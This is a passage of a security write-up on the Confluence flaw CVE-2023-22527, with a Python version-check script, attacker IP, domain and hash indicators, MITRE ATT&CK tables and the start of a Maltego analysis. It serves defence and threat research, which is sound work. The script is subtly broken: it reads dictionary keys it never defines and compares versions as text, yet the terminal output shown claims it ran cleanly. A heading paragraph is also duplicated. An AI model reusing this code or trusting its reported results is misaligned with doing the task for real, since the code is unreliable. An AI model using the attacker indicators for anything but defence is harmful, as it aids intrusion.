The following Python code works similar to the scan we did using Nuclei, this python code targets Confluence instances on a specific IP list and sends a special HTTP request to detect vulnerability CVE-2023-22527. This code notifies the user when the vulnerability is detected and describes attack scenarios.



The Python automation code we wrote successfully performs the task of detecting CVE-2023-22527 vulnerability in Atlassian Confluence instances on specific IP addresses. The test results distinguish between vulnerable and non-vulnerable systems, informing users and providing protection against potential risks. This automation process strengthens organizations' efforts to identify vulnerabilities and protect their critical systems.

Automatic Version Control with Python

This Python script checks the latest version of Atlassian Confluence and compares it with the current version. If the current version is not the latest version, it informs the user about updates.

```python
import json
import re
import requests
from colorama import Fore, Style
from bs4 import BeautifulSoup

# Get the latest version information from the API
api_url = "https://my.atlassian.com/download/feeds/current/confluence.json"
response = requests.get(api_url)
text = response.text
text = re.sub(r"downloads\(|\)", "", text)
data = json.loads(text)
downloads = []

# Loop through each item
for item in data:
    download = {
        "description": item.get("description", ""),
        "edition": item.get("edition", ""),
        "zipUrl": item.get("zipUrl", ""),
        "md5": item.get("md5", ""),
        "size": item.get("size", ""),
        "released": item.get("released", ""),
        "type": item.get("type", ""),
        "platform": item.get("platform", ""),
        "version": item.get("version", ""),
        "releaseNotes": item.get("releaseNotes", ""),
        "upgradeNotes": item.get("upgradeNotes", "")
    }
    # Add the formatted data to the list
    downloads.append(download)

# Product information (auto)
def get_product_info():
    url = "http://localhost:8090/"
    response = requests.get(url)
    html_content = response.text
    soup = BeautifulSoup(html_content, "html.parser")
    meta_tags = soup.find_all("meta")
    version_tag = None

    for tag in meta_tags:
        if tag.get("name") == "ajs-version-number":
            version_tag = tag
            break
    if version_tag:
        version = version_tag.get("content")
        return version
    else:
        return None

product_info = {
    "current_version": get_product_info(),
}

# Get product information
product_name = product_info["product_name"]
current_version = product_info["current_version"]
product_type = product_info["product_type"]
release_type = product_info["release_type"]

# If current_version is empty, display an error message
if not current_version:
    print(Fore.RED + "Error: current version is empty. Please enter the current version number." + Style.RESET_ALL)
else:
    # Check for updates using the latest version information obtained from the API
    latest_version = data[0].get("version")
    if latest_version:
        if latest_version > current_version:
            print(f"\nA new update is available!")
            print(f"Current version: {Fore.RED + current_version + Style.RESET_ALL}, Latest version: {Fore.GREEN + latest_version
+ Style.RESET_ALL}")
            update_url = data[0].get("upgradeNotes")
            if update_url:
                print("Please visit the following link for the update:", Fore.BLUE + update_url + Style.RESET_ALL)
            security_info = data[0].get("releaseNotes")
            if security_info:
                print(f"Release Notes: {Fore.BLUE + security_info}" + Style.RESET_ALL)
        else:
            print(Fore.GREEN + "The current version is the latest version. No update is required." + Style.RESET_ALL)
    else:
        print(Fore.RED + "Failed to retrieve the latest version information." + Style.RESET_ALL)
```

```
farukokutan@DESKTOP-D9FBFC2 ~ Downloads Documents test master
❯ python .\confluence_verison.py

A new update is available!
Current version: 7.8.9, Latest version: 8.8.0
Please visit the following link for the update: https://confluence.atlassian.com/display/DOC/Confluence
Release Notes: https://confluence.atlassian.com/display/DOC/Confluence+8.8+Release+Notes
farukokutan@DESKTOP-D9FBFC2 ~ Downloads Documents test master
❯ python .\confluence_verison.py
The current version is the latest version. No update is required.
farukokutan@DESKTOP-D9FBFC2 ~ Downloads Documents test master
❯ python .\confluence_verison.py
Error: current version is empty. Please enter the current version number.
farukokutan@DESKTOP-D9FBFC2 ~ Downloads Documents test master
```

Automation and reporting processes can help you detect vulnerabilities faster and more effectively, so you can take precautions against possible attacks in advance.

Indicators of Compromise (IOCs) : CVE-2023-22527

According to ShadowServer's Twitter post, more than 600 IP addresses were observed attempting thousands of exploits using CVE-2023-22527. Additionally, various sources such as GreyNoise, ShadowServer, SANS Internet Storm Center (ISC), and The DFIR Report [1, 2] have confirmed observations of wild exploitation attempts using CVE-2023-22527.

IP Address:					
23.227.194.230	46.232.121.223	209.222.10.213	104.28.245.205	107.167.2.220	134.122.186.223
140.82.32.34	141.164.54.191	144.24.38.152	149.102.70.165	149.104.23.176	156.234.193.62
188.192.12.36	195.211.124.184	159.223.87.79	20.205.116.139	221.216.117.91	31.41.221.123
38.150.12.131	38.181.44.171	38.6.173.11	52.192.172.33	157.230.218.201	192.46.208.206
198.50.168.189	43.129.184.65	64.227.149.86	39.144.10.102	42.2.227.212	43.140.203.2
43.248.103.141	45.77.220.169	45.77.98.55	65.154.226.169	66.154.106.13	67.181.73.197
91.203.134.122	91.216.169.56	45.61.137.90	193.176.179.41	193.43.72.11	45.145.6.112
38.180.75.124	38.150.12.144	186.117.138.210	158.247.248.34	117.188.118.53	103.73.66.37
1.53.255.131	1.55.80.91	23.94.214.119			

Indicators of Compromise (IOCs) : CVE-2023-22527

According to ShadowServer's Twitter post, more than 600 IP addresses were observed attempting thousands of exploits using CVE-2023-22527. Additionally, various sources such as GreyNoise, ShadowServer, SANS Internet Storm Center (ISC), and The DFIR Report [1, 2] have confirmed observations of wild exploitation attempts using CVE-2023-22527.

Domain Names:	**File Hashes:**
j3qxmk6g5sk3zw62i2yhjnwmhm55rfz47fd yfkhaithlpelfjdokdxad[.]onion redacted[.]oast[.]site redacted[.]oast[.]pro redacted[.]oast[.]live	MD5: 81b760d4057c7c704f18c3f6b3e6b2c4 SHA256: 4ed46b98d047f5ed26553c6f4fded7209933ca9632b998d265870e3557a5cdfe SHA1=820498a4ca6b28089321a524a312530f032d9d5b, SHA1=ac9ee98d9d24744efdf7989ad6d4a937431cef8b, SHA1=c0fb9e39031024300143587 36f5cc68775a71dd5, SHA1=f9c0c07f38706f2798063c58ba983380d2311112, SHA1=1ef4a1f20b17a58a435f6aa6c57980bb2f22bec6

MITRE ATT&CK Matrix - CVE-2023-22527 Atlassian Critical Vulnerabilities

Tactic	Technique	Sub-techniques	Mitigation
TA0001 - Initial Access	T1190 - Exploit Public-Facing Application	N/A	Apply the latest security updates for Atlassian products
TA0002 - Execution	T1203 - Exploitation for Client Execution	N/A	Mitigate risks by enforcing the principle of least privilege to limit user permissions and access to sensitive resources.
TA0003 - Persistence	T1505 - Server Software Component	T1505.003 - Web Shell	Monitor and audit web server logs
TA0004 - Privilege Escalation	T1068 - Exploitation for Privilege Escalation	N/A	Regularly patch and update software
	T1055 - Process Injection	N/A	Employ process monitoring and behavior analysis
TA0005 - Defense Evasion	T1055 - Process Injection	N/A	Utilize behavior-based detection mechanisms
TA0011 - Command and Control	T1105 - Ingress Tool Transfer	N/A	Restrict file downloads from unknown sources
TA0042 - Resource Development	T1588 - Obtain Capabilities	T1588.005 - Exploits	Implement network segmentation to limit access to sensitive systems
		T1588.006 - Vulnerabilities	Regularly update and patch vulnerable systems to mitigate known vulnerabilities

about

CVE-2023-22527

domain

Enterprise ATT&CK v14

platforms


Linux, macOS, Windows,
Network, PRE, Containers, Office 365,
SaaS, Google Workspace, IaaS, Azure AD

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Active Scanning	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Gather Victim Host Information	Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information	Compromise Accounts	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution	Account Manipulation	BITS Jobs	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Gather Victim Network Information	Compromise Infrastructure	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts	Boot or Logon Autostart Execution	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over C2 Channel	Data Manipulation
Gather Victim Org Information	Develop Capabilities	Hardware Additions	Exploitation for Client Execution	Browser Extensions	Boot or Logon Initialization Scripts	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Exfiltration Over Other Network Medium	Defacement
Phishing for Information	Establish Accounts	Phishing	Inter-Process Communication	Compromise Client Software Binary	Create or Modify System Process	Deobfuscate/Decode Files or Information	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution	Exfiltration Over Physical Medium	Disk Wipe
Search Closed Sources	Obtain Capabilities	Replication Through Removable Media	Native API	Create Account	Domain Policy Modification	Deploy Container	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel	Exfiltration Over Web Service	Endpoint Denial of Service
Search Open Technical Databases	Code Signing Certificates	Supply Chain Compromise	Scheduled Task/Job	Create or Modify System Process	Escape to Host	Direct Volume Access	Modify Authentication Process	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository	Fallback Channels	Scheduled Transfer	Financial Theft
Search Open Websites/Domains	Digital Certificates	Trusted Relationship	Serverless Execution	Event Triggered Execution	Event Triggered Execution	Domain Policy Modification	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material	Data from Information Repositories	Ingress Tool Transfer	Transfer Data to Cloud Account	Firmware Corruption
Search Victim-Owned Websites	Exploits	Valid Accounts	Shared Modules	External Remote Services	Exploitation for Privilege Escalation	Execution Guardrails	Multi-Factor Authentication Request Generation	Device Driver Discovery		Data from Local System	Multi-Stage Channels		Inhibit System Recovery
	Malware		Software Deployment Tools	Hijack Execution Flow	Hijack Execution Flow	Exploitation for Defense Evasion	Network Sniffing	Domain Trust Discovery		Data from Network Shared Drive	Non-Application Layer Protocol		Network Denial of Service
	Tool		System Services	Implant Internal Image	Process Injection	File and Directory Permissions Modification	OS Credential Dumping	File and Directory Discovery		Data from Removable Media	Non-Standard Port		Resource Hijacking
	Vulnerabilities		User Execution	Modify Authentication Process	Scheduled Task/Job	Hide Artifacts	Steal Application Access Token	Group Policy Discovery		Data Staged	Protocol Tunneling		Service Stop
Stage Capabilities			Windows Management Instrumentation	Office Application Startup	Valid Accounts	Hijack Execution Flow	Steal or Forge Authentication Certificates	Log Enumeration		Email Collection	Proxy		System Shutdown/Reboot
				Power Settings		Impair Defenses	Steal or Forge Kerberos Tickets	Network Service Discovery		Input Capture	Remote Access Software		
				Pre-OS Boot		Impersonation	Steal Web Session Cookie	Network Share Discovery		Screen Capture	Traffic Signaling		
				Scheduled Task/Job		Indicator Removal	Unsecured Credentials	Network Sniffing		Video Capture	Web Service		
				Server Software Component		Indirect Command Execution		Password Policy Discovery					
				IIS Components		Masquerading		Peripheral Device Discovery					
				SQL Stored Procedures		Modify Authentication Process		Permission Groups Discovery					
				Terminal Services DLL		Modify Cloud Compute Infrastructure		Process Discovery					
				Transport Agent		Modify Registry		Query Registry					
				Web Shell		Modify System Image		Remote System Discovery					
				Traffic Signaling		Network Boundary Bridging		Software Discovery					
				Valid Accounts		Obfuscated Files or Information		System Information Discovery					
						Plist File Modification		System Location Discovery					
						Pre-OS Boot		System Network Configuration Discovery					
						Process Injection		System Network Connections Discovery					
						Reflective Code Loading		System Owner/User Discovery					
						Rogue Domain Controller		System Service Discovery					
						Rootkit		System Time Discovery					
						Subvert Trust Controls		Virtualization/Sandbox Evasion					
						System Binary Proxy Execution							
						System Script Proxy Execution							
						Template Injection							
						Traffic Signaling							
						Trusted Developer Utilities Proxy Execution							
						Unused/Unsupported Cloud Regions							
						Use Alternate Authentication Material							
						Valid Accounts							
						Virtualization/Sandbox Evasion							
						Weaken Encryption							

OPENCTI

SHODAN


MALTEGO



ODIN


by CYBLE

GREYNOISE




Analysis of CVE-2023-22527 Vulnerability with Maltego


I utilized Maltego for my research, focusing on the CVE-2023-22527 vulnerability and its associated domains. To ensure the data's relevance, I considered posts from February and incorporated indicators of compromise (IOCs). Modules employed in my analysis included VirusTotal, Hybrid Analysis, and AlienVault OTX, requiring API integration for VirusTotal and Hybrid Analysis platforms. Access to the indicators used can be found via the provided links.



- To analyze the domains in full detail, I first scanned the "gpoaccess[.]com" domain using the VirusTotal indicator.

